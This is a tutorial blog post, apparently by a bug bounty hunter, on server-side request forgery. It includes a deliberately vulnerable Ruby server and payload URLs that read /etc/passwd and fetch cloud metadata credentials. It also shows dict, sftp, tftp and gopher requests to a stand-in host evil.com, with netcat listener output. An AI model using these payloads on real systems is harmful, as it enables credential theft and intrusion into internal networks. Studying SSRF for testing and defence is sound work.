SSRF - Server Side Request Forgery (Types and ways to exploit it) Part-1

SaN ThosH Follow

Jan 10 · 4 min read

(Please ignore mistakes if any!)

First things first

What is SSRF?

Server Side Request Forgery (**SSRF**) refers to an attack where in an attacker is able to send a crafted request from a vulnerable web application.

In a simple way - Attacker asks the server to fetch a URL for him

For example -

```
GET /?url=http://google.com/ HTTP/1.1
Host: example.com
```

Here example.com fetch *http://google.com* from its server




Table of Contents

. . .

1. **Types of SSRF -**

i. The one which displays response to attacker (Basic)

ii. The one which does not display response (Blind)

i. **Basic** -

As mentioned It displays response to attacker, so after the server fetches the URL asked by attacker for him, it will send the response back to attacker

DEMO (using Ruby)
INSTALL the following package and run the code

> *gem install sinatra*

```
require 'sinatra'
require 'open-uri'

get '/' do
  format 'RESPONSE: %s', open(params[:url]).read
end
```

The above code runs a server on port 4567 (Took from Jobert's Post)

So this just opens the file for us
: http://localhost:4567/?url=contacts will open contact file and display response to frontend
: http://localhost:4567/?url=/etc/passwd will open etc/passwd and response to serve
: http://localhost:4567/?url=https://google.com will request google.com on server and show response

What can we do with SSRF? -

- SSRF to Reflected XSS
- Try URL schemas to read internal and make server perform actions (`file:///`, `dict://`, `ftp://`, `gopher://`..)
- We can scan for internal networks and ports
- If it runs on Cloud Instances try to fetch META-DATA

> ***SSRF to Reflected XSS -***

Simply fetch a file from external sites which has malicious payload with content type served as html

Example - http://localhost:4567/?url=http://brutelogic.com.br/poc.svg

> ***Testing URL schemas -***

First thing to do when we find an SSRF is to test all the wrapper which are working

```
file:///
dict://
sftp://
ldap://
tftp://
gopher://
```

file:// -

File is used to fetch file from the file system

```
http://example.com/ssrf.php?url=file:///etc/passwd
http://example.com/ssrf.php?url=file:///C:/Windows/win.ini
```

If the server block http request to external sites or whitelist you could simply use below URL schemas to make a request

dict:// -

DICT URL scheme is used to refer to definitions or word lists available using the DICT protocol:

```
http://example.com/ssrf.php?dict://evil.com:1337/

evil.com:$ nc -lvp 1337
Connection from [192.168.0.12] port 1337 [tcp/*] accepted (family 2,
sport 31126)
CLIENT libcurl 7.40.0
```

sftp:// -

Sftp stands for SSH File Transfer Protocol, or Secure File Transfer Protocol, is a separate protocol packaged with SSH that works in a similar way over a secure connection.

```
http://example.com/ssrf.php?url=sftp://evil.com:1337/

evil.com:$ nc -lvp 1337
Connection from [192.168.0.12] port 1337 [tcp/*] accepted (family 2,
sport 37146)
SSH-2.0-libssh2_1.4.2
```

ldap:// or ldaps:// or ldapi:// -

LDAP stands for Lightweight Directory Access Protocol. It is an application protocol used over an IP network to manage and access the distributed directory information service.

```
http://example.com/ssrf.php?
url=ldap://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?
url=ldaps://localhost:1337/%0astats%0aquit
http://example.com/ssrf.php?
url=ldapi://localhost:1337/%0astats%0aquit
```

tftp:// -

Trivial File Transfer Protocol is a simple lockstep File Transfer Protocol which allows a client to get a file from or put a file onto a remote host

```
http://example.com/ssrf.php?url=tftp://evil.com:1337/TESTUDPPACKET

evil.com:# nc -lvup 1337
Listening on [0.0.0.0] (family 0, port 1337)
TESTUDPPACKEToctettsize0blksize512timeout3
```

gopher:// -

Gopher, is a distributed document delivery service. It allows users to explore, search and retrieve information residing on different locations in a seamless fashion.

```
http://example.com/ssrf.php?url=http://attacker.com/gopher.php
```

```
gopher.php (host it on acttacker.com):-
<?php
   header('Location: gopher://evil.com:1337/_Hi%0Assrf%0Atest');
?>

evil.com:# nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [192.168.0.12] port 1337 [tcp/*] accepted (family 2,
sport 49398)
Hi
```


```
ssrf
test
```

For more Refer here

> ***Scan for internal networks and ports -***

What if they are running some servers in their LAN (Kibana, Elastic Search,MongoDB..)

Which we can not access from internet directly as firewall blocks them



We use SSRF to access them.

Attacker runs a internal IP and PORT scan and understands more about the target and use it for further exploitation

This can some times lead to Remote Code Execution

Example - Found an internal host running an outdated software which has publicly know RCE, we can use it here to perform code execution and same applies for other vulnerabilities

> ***Cloud Instances -***

Amazon:

If you find an SSRF in Amazon Could, Amazon expose an internal service every EC2 instance can query for instance metadata about the host. If you found an SSRF vulnerability that runs on EC2, try requesting :

```
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/user-data/
http://169.254.169.254/latest/meta-data/iam/security-
credentials/IAM_USER_ROLE_HERE
http://169.254.169.254/latest/meta-data/iam/security-
credentials/PhotonInstance
```

This will give our juicy information like Aws keys, ssh keys and more

Refer these for POC- #285380, #53088

For example:-

- http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/[**INJECTION PAYLOAD**]
- http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/

Google Cloud -

Same for google

```
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token
http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json
```

Further exploiting this can lead to instances takeover

Refer - #341876

Digital Ocean -

Overview about Meta-data

```
http://169.254.169.254/metadata/v1.json
```

And for other Cloud Instances you can refer Here

./End of part 1


Security Ssrf Server Side Request For Lfi Local File Inclusion

382 claps

3

SaN ThosH

Follow




Related reads ★

The BatchOverflow Bug and How to Catch All Bugs

Kiran Garimella
May 11, 2018 · 12 min read

212




```
lim:~▶ c^C req.txt
lim:~▶ curl -s localhost:1234
rgs": {},
```

Related reads

CRLF Injection Into PHP's cURL Options

TomNomNom
Aug 1, 2018 · 7 min read

656



Related reads

Reconnaissance: a eulogy in three acts

europa
Feb 11, 2018 · 8 min read

1.3K

Responses

Write a response…

Applause from SaN ThosH (author)

Circle Ninja
Jan 27

Hey nice articles. Can i add you as contributer to https://medium.com/bug-bounty-hunting

4

Applause from SaN ThosH (author)

John Troon
Jan 14

Nice notes on SSRF ☺

1

Show all responses